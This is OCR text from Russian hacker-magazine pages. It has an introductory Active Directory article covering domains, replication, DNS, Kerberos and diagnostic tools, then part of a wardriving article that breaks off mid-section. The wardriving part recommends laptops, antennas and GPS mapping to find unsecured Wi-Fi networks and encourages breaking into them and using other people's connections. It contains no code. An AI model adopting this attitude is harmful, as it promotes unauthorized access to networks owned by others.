Быть может, после прочтения этой статьи что-то в твоем сердце затрепещет, и ты уделишь пару часиков настройке всех этих прог. Жить без бэкапа - это все равно что ходить по лезвию ножа. Сегодня тебе повезет, а завтра, возможно, уже нет. Прикинь и тщательно взвесь, что тебе нужно. И действуй! В твоем распоряжении богатый набор инструментов.

Степан Ильин aka Step (step@real.xakep.ru)

АКТИВНЫЕ ДИРЕКТОРИИ

В последнее время все чаще и чаще на адрес нашего FAQ'а приходят письма с просьбами объяснить, что такое Active Directory. Очень странный ажиотаж. Десять одинаковых вопросов за два месяца - это нонсенс. Хотя тенденция вполне закономерная. Аббревиатура AD (Active Directory) в рунете, да и не только, встречается сплошь и рядом. Однако хорошей инфы по теме не так уж и много. Все больше и больше попадаются подробные мануалы, касающиеся настройки и решения многочисленных проблем с AD. Мы же в такие дебри лезть пока не будем. И пока просто разберемся, что представляют собой эти активные директории. Может быть, это не такой уж и дикий зверь?

ТЕХНОЛОГИЯ ACTIVE DIRECTORY В РАЗРЕЗЕ


ДОМЕН И РАБОЧАЯ ГРУППА

Прежде чем описывать архитектуру AD, неплохо было бы вспомнить такие старые понятия, как домен и рабочая группа. Итак, какая между ними разница? Рабочая группа - это объединение сетевых компьютеров, предоставляющих удаленный доступ к своим ресурсам, то есть файлам, принтерам и т.п. Такой подход не подразумевает использования выделенного сервера, а посему используется в небольших локалках. Компьютеры в такой сети используют равномерный доступ к своим ресурсам, причем каждый из них имеет свою собственную БД безопасности. Проще говоря, на каждом компьютере четко прописывается, какие пользователи к каким ресурсам имеют доступ. Такая децентрализация администрирования учетных записей, естественно, не очень удобна. Любому новому пользователю приходится создавать аккаунт на каждой из машин. Если не прописать аккаунт хотя бы на одной из них, то юзер не сможет получить к ней доступ. Доменная структура в этом смысле куда более привлекательна. Основной ее козырь - централизованная система аутентификации. Все учетные записи пользователей домена хранятся в одном-единственном месте - в контроллере домена. Последний обычно представляет собой специально выделенный компьютер с серверной ОС. Когда пользователь входит в домен, контроллер проверяет по каталогу (БД учетных записей домена) его имя с паролем и выдает соответствующие полномочия. Преимущество такого подхода очевидно. Пользователя нужно прописать только один раз на контроллере домена.


ПРИЧЕМ ТУТ AD?

Active Directory - логическое развитие доменной системы. По сути, это своеобразная надстройка над имеющейся схемой. Технология, ставшая неотъемлемой частью серверных версий Windows 2000/2003, предоставляет еще большие возможности, чем доменная система. Active Directory позволяет эффективно создавать открытые сетевые ресурсы, управлять ими и оперировать связанной информацией. Помимо этого, AD выступает в качестве центрального узла аутентификации, то есть контролирует процесс входа юзеров в сеть и, руководствуясь настройками, выдает им соответствующие привилегии.

В умных книжках Active Directory называют службой каталогов нового поколения. Едва ли тебе это что-то сказало, поэтому предлагаю разобраться с понятием «каталог». Каталог (directory) - это база данных с информацией об объектах, связанных между собой определенными отношениями. К примеру, в оглавлении нашего журнала фигурируют названия статей (объектов) и соответствующие им номера страниц (описание по определенному параметру). Но оглавление может содержать и другую полезную инфу: например, аннотации к каждому из материалов (это уже другой параметр). Ситуация в точности повторяется в компьютерных сетях. Объекты здесь, разумеется, другие: рабочие



Создание новой учетной записи в домене @reskit.com



Пример иерархии доменов


станции, файловые серверы, принтеры, службы факсов, приложения, базы данных. Характеристики и параметры тоже свои. Но смысл остается тем же: каталог, как и оглавление журнала, содержит полную инфу о хранимых в нем объектах. Служба каталогов нужна хотя бы для того, чтобы этими самыми каталогами управлять. Однако это не означает, что она занимается исключительно мониторингом и протоколированием информации. Все это хозяйство нужно администрировать и держать под четким контролем. Это непросто даже в небольших локалках со скромным количеством машин. Что тут говорить о корпоративных, где дело вообще труба? Поэтому если для рядового пользователя локалки AD - это лишь источник информации, в том числе технически необходимой для входа в сеть, то для админов это еще и мощное средство администрирования. Ведь, помимо хранения информации, Active Directory способна решать задачи по обработке доменных имен и запросов, регистрации новых пользователей и т.п. Но давай-ка лучше обо всем по порядку.

ИЕРАРХИЧЕСКАЯ СИСТЕМА

Одним из основных достоинств Active Directory является возможность создания в одном домене огромного числа объектов, вплоть до нескольких миллионов. Конечно, ты можешь возразить и даже аргументированно заметить, что нам это нафиг не нужно. И в какой-то степени ты даже прав. Действительно, для тебя и меня это не особенно критично. Но уверяю, в практике бывалых системных администраторов хотя бы раз, но была проблема, напрямую связанная с ограничениями доменной модели Windows NT. AD в этом плане на порядок выше. И дело даже не просто во впечатляющих числах. Технология предоставляет возможность содержать несколько географически разнесенных доменов, связанных между собой каким-либо каналом связи. Это особенно актуально, если необходимо воссоздать в локалке модель какой-либо физической структуры (локальной сети по районам, организации по отделам и т.п.). Самое тривиальное решение в этом случае - каждому из подразделений создать по домену, после чего соединить их в единое целое. Сетевые ресурсы для Active Directory - это объекты, которые имеют ряд свойств. В частности, для каждого объекта обязательно должно быть задано свойство «тип». Вариантов много: пользователь, группа, документ, периферийное устройство, сетевое приложение и т.д. Объекты, в свою очередь, могут быть сгруппированы в контейнер, а совокупность и тех и других может быть представлена в виде древовидной структуры. Последняя крайне наглядно отображает имеющиеся связи и иерархию. Это легко понять. Вспомни хотя бы, как в проводнике отображается дерево папок и файлов. Здесь примерно то же самое. Немаловажно то, что имеющаяся структура каталогов может быть оперативно и легко изменена. В каждой конторе, где я администрирую сеть, я создал корневой каталог фирмы, а в его поддиректории поместил различные отделы: бухгалтерию, менеджеров и т.п., после чего объединил их в единую структуру. Осуществил, так сказать, привязку к местности. Одна из контор со временем открыла еще несколько офисов в области. Но и это не беда. Несколько деревьев для каждого из офисов и обозначенные связи между ними - это оказалось идеальным выходом из данной ситуации.

ГЛОБАЛЬНОЕ АДМИНИСТРИРОВАНИЕ

Самый главный конек AD - это единое администрирование. В Active Directory отсутствует понятие главного и резервного контроллеров доменов. Все контроллеры выполняют одни и те же функции, и все они равны между собой. Администратор может сделать изменения на любом из них, и эти изменения тут же будут отображены на всех остальных. Это называется репликацией доменов.
Вся инфа хранится централизованно, хотя и синхронизируется между разными доменами, и это дает великолепную возможность глобального администрирования. Использование службы Active Directory освобождает администраторов от ручной конфигурации каждой из машин. Если, например, нужно изменить права доступа к какому-то из объектов, то эти изменения можно производить сразу для всей сети.
В средних и корпоративных сетях эта возможность здорово избавляет от головной боли. Особенно если учитывать, что Active Directory имеет целый ряд интуитивно понятных администраторских утилит, в частности, знакомую всем консоль управления. Утилита поддерживает drag'n'drop, поэтому вкупе с объектным подходом AD можно админить сеть одной только мышкой. Я иногда сам удивляюсь, насколько толково специалисты Microsoft подошли к этому вопросу. Реальная ситуация: сижу дома, звонят с работы и требуют срочно приехать, так как в одной из бухгалтерий сломался принтер и нужно перевести всю ее работу на другой сетевой. Зачем ехать? Буквально несколькими кликами мышки я подключил к каталогу бухгалтеров нужный принтер соседнего отдела, и... вуаля! Готово! Необходимые драйверы и ассоциации на компьютерах этого отдела установились автоматически.
Со стороны, конечно, может показаться, что я несколько перехваливаю технологию. И знаешь, возможно, это действительно так. Объясняю почему. На этапе установки Active Directory - это далеко не послушная девушка, выполняющая все прихоти и желания, а капризная девчонка, которая всегда норовит сделать все по-своему. И я не шучу. Прежде чем вся система AD нормально заработала, мне пришлось изрядно попыхтеть и провести не одну ночь на работе. Именно ночь, потому как остановка работы всей локальной сети днем - непозволительная роскошь.




Связь Active Directory с другими технологиями и приложениями

Прежде чем начнешь экспериментировать с установкой Active Directory в реальной локальной сети, рекомендую поиграться с виртуальными машинами. Идеально подойдет VMWare или VirtualPC 2004. Наберешься опыта, что уже хорошо, но при этом и косяков никаких не устроишь.


ИЗЯЩНЫЕ ПРИЕМЫ АДМИНОВ


С точки зрения удобства администрирования, в крупной локалке предпочтительнее создать дерево доменов, в каждом из которых нала-



Редактирование учетных записей


Пример структуры Active Directory - просто и наглядно


Перемещаем объект в другой контейнер


С помощью этого окошка можно разграничивать права для каждой группы пользователя сети


◢ Служба активных каталогов в винде - это не уникальное изобретение. Долгое время подобный механизм использовался в Novell eDirectory (www.novell.com/products/edirectory).

дить групповую политику с дифференцированными правами доступа. Active Directory такой подход поддерживает на все 100%. Разрешения поступают сверху вниз по дереву, при этом пользователи не только получают возможность читать свои разрешения с контроллера домена, но и при соответствующей привилегии могут сами создавать новых пользователей и назначать им права.
Налицо очередное упрощение жизни администраторов :). Администрируя крупную локалку, ты можешь смело возложить все полномочия по созданию новых учетных записей подчиненному тебе лицу. Действительно, зачем заниматься такой ерундой и тратить свое драгоценное время? :) Тем более, отследить все внесенные изменения не проблема. Да и едва ли помощник сможет что-то сделать не так - права-то четко ограничены.
Следующей вкусной фишкой является поддержка технологии Automated Software Distribution. Вещь воистину изумительная. На первый взгляд, ее задачи не такие уж и сложные: она всего лишь отвечает за автоматическое распространение программ и файлов по сети. Но на практике она показывает себя с самой лучшей стороны. Например ничто не мешает тебе настроить автоматическое обновление пользовательских антивирусных баз или распространить единый обновленный прайс-лист среди менеджеров. Согласись, идеи не лишены смысла.
Но и это еще не все. Все действия, которые можно совершить через консоль управления, также реализуемы путем написания специальных сценариев. Так, если тебе по долгу службы приходится делать одно и то же в консоли управления, то тебе сам Бог велел заняться разработкой сценариев. Написанные на Яве или Visual Basic'е скрипты предоставляют шикарную возможность автоматизированно добавлять, изменять, перемещать и копировать объекты, а также выполнять и другие административные функции в рамках Active Directory.

МАЛЕНЬКИЕ ПОЛЕЗНОСТИ АДМИНИСТРАТОРА


DNSLint (http://support.microsoft.com/default.aspx?scid=kb;ru;321045&Product=win2000IN1). Утилита предназначена для диагностики основных проблем с DNS. Режимов диагностики (проверки DNS-записей) всего три:
dnslint /d - проверка возможных причин неправильного делегирования и связанные неполадки службы DNS;
dnslint /ql - проверка набора DNS-записей на нескольких серверах DNS;
dnslint /ad - проверка DNS-записей, используемых для репликации Active Directory.
Программа работает через командную строку и выдает свой отчет в формате HTML.
Dcdiag (www.microsoft.com/windows2000/techinfo/reskit/tools/new/dcdiag-o.asp). Если решишь всерьез заняться изучением Active Directory, то с этой программой тебе придется познакомиться в обязательном порядке. Для чего она нужна? Dcdiag (сокращение от The Domain Controller Diagnostic tool) используется для анализа состояния контроллеров домена. Если в сети есть какие-то серьезные проблемы, то dcdiag сразу же после диагностики забьет тревогу. Рекомендаций по их решению тебе, конечно, она не даст. Но если ты знаешь, где нужно искать проблему, - это уже хорошо. По умолчанию, то есть при запуске через командную строку без параметров, утилита проверяет работоспособность на минимальном уровне - работает или нет. Используя другие командные ключи, можно наладить более искушенное тестирование.
Netdiag (www.microsoft.com/windows2000/techinfo/reskit/tools/existing/netdiag-o.asp). Представленная утилита также относится к типу диагностирующих и является своеобразным тестером сетевых соединений. Netdiag собирает всю доступную информацию о сетевых компонентах, проверяет драйверы и производительность сети. В процессе своей работы она может выявить проблемы, а в ряде случаев даже локализовать их. Утилита не имеет каких-либо ключей, поэтому использовать ее крайне просто. Запусти ее и изучай результат.

ИНТЕГРАЦИЯ С DNS

Ориентироваться среди 10-30 объектов в сети - сущие пустяки. Но добавь к ним еще хотя бы сотню, и найти нужный тебе объект в этом хаосе будет ой как затруднительно. Именно поэтому Active Directory в качестве идентификационной службы использует доменную систему имен. Да-да, ту самую систему, которая используется в инете.
Для самых маленьких напомню, что такое DNS (Domain Name System). Каждая машина в сети, будь то сервер или домашний компьютер ламера, идентифицируется IP-адресом. И если к ламеру коннектиться, в общем-то, незачем, то к какому-нибудь серверу, хостящему, например, www.xakep.ru, обращаться приходится достаточно часто. Однако мы не набираем в браузере его адрес, а просто указываем www.xakep.ru. В этом-то и заключается роль DNS. Если объяснять все в двух словах, то DNS - это база данных доменов, к каждому из которых привязан определенный IP-адрес. То есть для хакер.ру указан 194.67.128.2, а для mail.ru - другой (лень было сделать резолв и получить 194.67.57.26? - Прим. ред.). Когда в строке адреса ты указываешь доменное имя, программа коннектится к DNS-серверу (чаще всего к ближайшему), чтобы получить привязанный к домену IP и подсоединиться к нему.
В Active Directory имена доменов Windows NT также являются именами DNS. Поэтому адрес step@mylocal.com может быть трактован как адрес электронной почты в инете, так и именем пользователя в локальном домене mylocal.com.

ЮЗЕРСКИЙ РАЙ В AD'Е

Однако поиск нужного ресурса осуществим не одними только средствами DNS. В арсенале службы каталогов имеются и более мощные средства поиска ресурсов в сети. Пользователи или администраторы могут даже не знать точного названия нужной им


Компьютеры в домене Contoso

ПРЕДОХРАНЯЙСЯ!


Совместно с технологией Active Directory, как правило, применяют распределенную модель защиты, основанную на протоколе авторизации Kerberos. Благодаря этой системе, разработанной в Массачусетском технологическом институте, стало возможным производить аутентификацию пользователя даже по открытым сетям, не боясь за сохранность конфиденциальных данных. Kerberos уже успел зарекомендовать себя в ряде *nix-систем и теперь фактически стал стандартом среди протоколов для проверки подлинности пользователя в сети.

Общая идея работы протоколы такова: если клиенту необходимо подключиться к какому-либо защищенному ресурсу, то он посылает соответствующий запрос на сервер. Такой запрос содержит всю необходимую для идентификации информацию, которая идет в зашифрованном виде. Сервер проверяет полномочия клиента и в зависимости от результата отсылает либо сообщение об ошибке, либо специальный дополнительный временный ключ, опять же, в закодированном виде. Последний, естественно, передается не забавы ради: в дальнейшем с его помощью будет шифроваться вся передаваемая информация. А учитывая тот факт, что время жизни ключа ограничено, то им криптуются и все последующие временные ключи, регулярно создаваемые и передаваемые сервером.

Регулярная смена ключей шифрования значительно повышает безопасность канала. Тем более что, помимо всего прочего, Kerberos осуществляет еще взаимную проверку подлинности (клиент идентифицирует сервер, сервер идентифицирует клиента).


Кстати, лица, которые не имеют разрешения Kerberos, вполне могут залогиниться в сеть, но только при выполнении некоторых условий. В частности, каждый гость должен иметь сертификат типа X.509 v3 Public Key Certificates, выдаваемый специально уполномоченным лицом локалки. Таким образом, пользователь отличной от Windows NT операционной системы может получить доступ к необходимым ресурсам наравне с имеющим разрешение Kerberos.

Ложка дегтя, правда, все же есть. Таить не буду, время от времени в Kerberos находят уязвимости. Пускай нечасто, но каждый год соответствующие сообщения появляются в лентах баг-трака. И дело здесь даже не в алгоритмах шифрования - они надежны как швейцарские часы. Чаще всего это DoS-атаки, деактивирующие использование протокола Kerberos. Чуть реже встречаются ошибки повторного освобождения памяти (Double Free Flaw).



Мониторинг работы AD можно производить сторонними средствами. Например программой Apollo (www.winternals.com)

машины, принтера и т.п., но без труда найдут их. Для того чтобы провести поиск, вполне достаточно знать хотя бы одну из характеристик необходимого объекта. Допустим, в ответ на запрос «найти все принтеры в центральном офисе» каталог выдаст сведения обо всех принтерах со свойством «центральный офис». То есть в домене Active Directory нужные объекты можно находить по самым различным признакам. Пользователя, например, стоит искать по его имени или имени компьютера, адресу электронной почты и т.п.



Монтируем в домен только что написанный сценарий


На изящности поиска радости пользователя не заканчиваются. Приятно и то, что все учетные записи хранятся в домене, а это значит, что каждый юзер, по сути, может воспользоваться любой машиной в сети. Хотя, по правде говоря, этим сейчас никого не удивишь. Зато такая инновация, как технология IntelliMirror, способна вызвать детскую радость даже у искушенных пользователей. С ее помощью можно воспользоваться любой машиной в сети и получить перед глазами свой рабочий стол, настройки и документы. Впечатляющая вещь.

ХОЧУ ЕЩЕ

Я надеюсь, ты усвоил самое главное. Active Directory сейчас активно внедряется и используется для облегчения управления многочисленными сетевыми ресурсами внутри локальных сетей. Чем объемнее сеть, тем актуальнее использование этой технологии. Хотя последнее оправдано в любом случае. Возможно, кто-то, дочитав до конца, задастся вопросом: ну а где же настройки, технические рекомендации и конкретные рецепты? Извини, коллега, не в этот раз. Сегодня я тебе дал информацию, достаточную для начального ознакомления с AD. Чтобы полностью понять архитектуру и использование AD, нужна как минимум хорошая книжка и пара дюжин подробных How To. Многое здесь познается только на своем собственном опыте. Уж поверь мне - проверено лично. Но я надеюсь, мы тебе такой опыт устроим. Согласен?



- **www.network-doc.ru/files/insop/ad/print.html?ad2000-1.html** - подробный мануал по установке службы каталогов Active Directory.
- **www.gilev.ru/1c/ADfor1C.htm** - аналогичная статья, только от другого автора.
- **www.certification.ru/library/articlesdir/big49.html?25** - статья освещает аспекты Active Directory и DNS (часть I).
- **www.certification.ru/library/catalog/materials/15minut/index.html** - цикл статей по администрированию.



Вкладка «Политики групп» в окошке свойств одного из доменов

Петя и Волк (ICQ#135511)

CENSORED

[redacted] ДЛЯ [redacted]

В отличие от нормального, настольного взлома, во взломе мобильном одним ethernet-адаптером или стареньким dialup-модемом ограничиться не получится. Для мобильного, а то и беспроводного взлома, как минимум требуется что-нибудь мобильное. Каламбур, но так и есть. Можно, конечно, таскать с собой в специальной сумке свой 30-килограммовый системник, скромно надеясь, что это не вызывает разных необычных эмоций у зрителей этого действа, но, честно говоря, это мало комфортно. Я предпочитаю что-нибудь более изящное.

РАЗЛИЧНЫЕ ДЕВАЙСЫ ДЛЯ БЕСПРОВОДНОГО ВЗЛОМА И РАЗВЛЕЧЕНИЙ

ЛЕТС ГОУ!

В Москве и прочих крупных городах беспроводных сетей не просто много, а очень много. Чаще всего они ничем не защищены и являются отличным завтраком для начинающего wireless-хакера. Ему только и надо, что приконнектиться к найденной на просторах города точке, а дальше он может до умопомрачения лазить по ресурсам внутренней сети, использовать чужой доступ в интернет и вообще безобразничать, сколько его не самой безгрешной душе угодно. Но как это не печально, большинство wireless точек доступа расположено в центре города, где максимальна концентрация разного рода хитрых организаций, в которых эти девайсы востребованы. А так как не каждый хакер, тем более хакер беспроводных сетей, живет в центре, ему приходиться временно на момент взлома или поиска сети передислоцироваться в downtown. Причем и хакеру, и его оборудованию. Следовательно, оборудование у хакера должно быть максимально мобильным. И сам хакер должен быть максимально мобилен. Самый оптимальный и, возможно, единственный выход для использования в беспроводном взломе называется «хакер на машине». Скорость обнаружения сетей очень велика. Если ехать 70-80 км/ч по центральным городским улицам (по Тверской, например) засекаться будут все беспроводные сети, которые вообще могли засечься. При обнаружении вкусной сети, которую прямо так и хочется с ног до головы поломать, просто паркуешься где-нибудь, где сигнал достаточно сильный, и спокойно работаешь в машине на своем хакерском оборудовании. Желательно, чтобы у машины были тонированные стекла, потому что не стоит лишний раз палиться, да и вообще так прикольнее. Машина, как видишь, - ВЕЩЬ, но что делать роуминг-юзерам, у которых отобрали права за вождение в нетрезвом виде в неположен-



WiFi-адаптер для КПК


Рюкзак для системного блока :)

ных местах без денег? Или людям, которым по тем же причинам эти права не хотят выдавать? Или, в конце концов, людям, у которых по тем или иным идейным соображением машины в наличии не имеется? У них тоже есть выход. Наверное, чуть более палевный, вполне может быть, что значительно менее уютный, но ни чуть не менее юзабельный. О том как его реализовать, о том какое необходимо оборудование для комфортного вардрайвинга, о том, почему, если пицца знает, что она готова, я знаю, что пицца готова, но тем не менее ей еще жариться 10 минут и еще о чем-то - читай ниже.

НОУТБУК + ДЕВАЙСЫ

Как ты, конечно, понимаешь, основным оборудованием для взлома чего-либо компьютерного является сам компьютер. Как следствие, для хака wireless-сетки без него обойтись тоже очень сложно - придется эту проблему решать. По моему скромному мнению, ноутбук - оптимальный выход для большинства хакеров. Но только хороший мобильный бук, долго работающий от батарейки, и такой бук, который не развалится у тебя в руках (никаких намеков на красную сборку).
Под хорошим мобильным ноутбуком я подразумеваю сабноут (уменьшенный до крохотных размеров полноценный бук). За счет миниатюрных размеров его можно юзать не только в машине. Его можно достать, скажем, в кафе, положить на коленки, и никто не заметит! Отличным примером подобного ноутбука является Asus S200 (насколько мне известно, подобной тулзой уже обзавелись Горлум и NSD). Весом всего 800 с лишним грамм и размером с книжку, он представляет собой весьма мощный ПК со всеми необходимыми хакеру возможностями. Wireless-адаптер, сетевуха, модем, несколько usb-портов. Этот бук - невероятно удобная вещица. Но одним им ограничивать себя не стоит, если хочешь действительно комфортно ломать :). Нужен нормальный (а не встроенный) адаптер 802.11g. Дело в том, что у буков я ни разу не встречал выходов на внешнюю антенну для WiFi, а ведь это очень большой недостаток. Wireless-хакеру антенна порой бывает очень нужна. Допустим, точка доступа в недосягаемости, где-то высоко или далеко. Тогда внешняя антенна (сделанная из банки из-под ананасов) решит эту проблему.
Уже намечается некоторый набор оборудования: сабноут, WiFi-адаптер, антенна. Чего-то не хватает? Честно говоря, уже можно ехать и ломать все и вся, но для действительно комфортного взлома понадобится еще один интересный девайсик. Когда едешь на машине с включенным ноутбуком где-нибудь в центре и постоянно видишь всплывающие на экране сообщения об обнаруженной точке, так и хочется эту точку на карте города отметить, а потом вернуться и поломать. Хочется не только мне, но и талантливым кодерам, которые написали программу NetStumbler, которая фиксирует в логах не только данные о точке, но и ее координаты, которые должны быть любезно предоставлены чем? Правильно, системой спутниковой навигации. GPS-приемник - вещь при сборе данных абсолютно незаменимая. Возможность сделать карту беспроводных точек доступа потрясает. Представь себе: поездил на своей машине или на такси по городу, насканил кучу сетей, а потом можешь выборочно ломать/не ломать только там, где тебе хочется. Удобно! GPS-приемники подключаются к буку обычно либо через USB, либо через COM, либо, что реже, через pcmci. Стамблер работает на данный момент с gps только через COM, поэтому упор стоит делать именно на этот порт. Если на твоем буке нет COM'а - ты без проблем сможешь купить за пару-другую баксов переходник USB2COM, который решит эту смешную проблему.


Ноутбук Asus S200N

КПК + ДЕВАЙСЫ

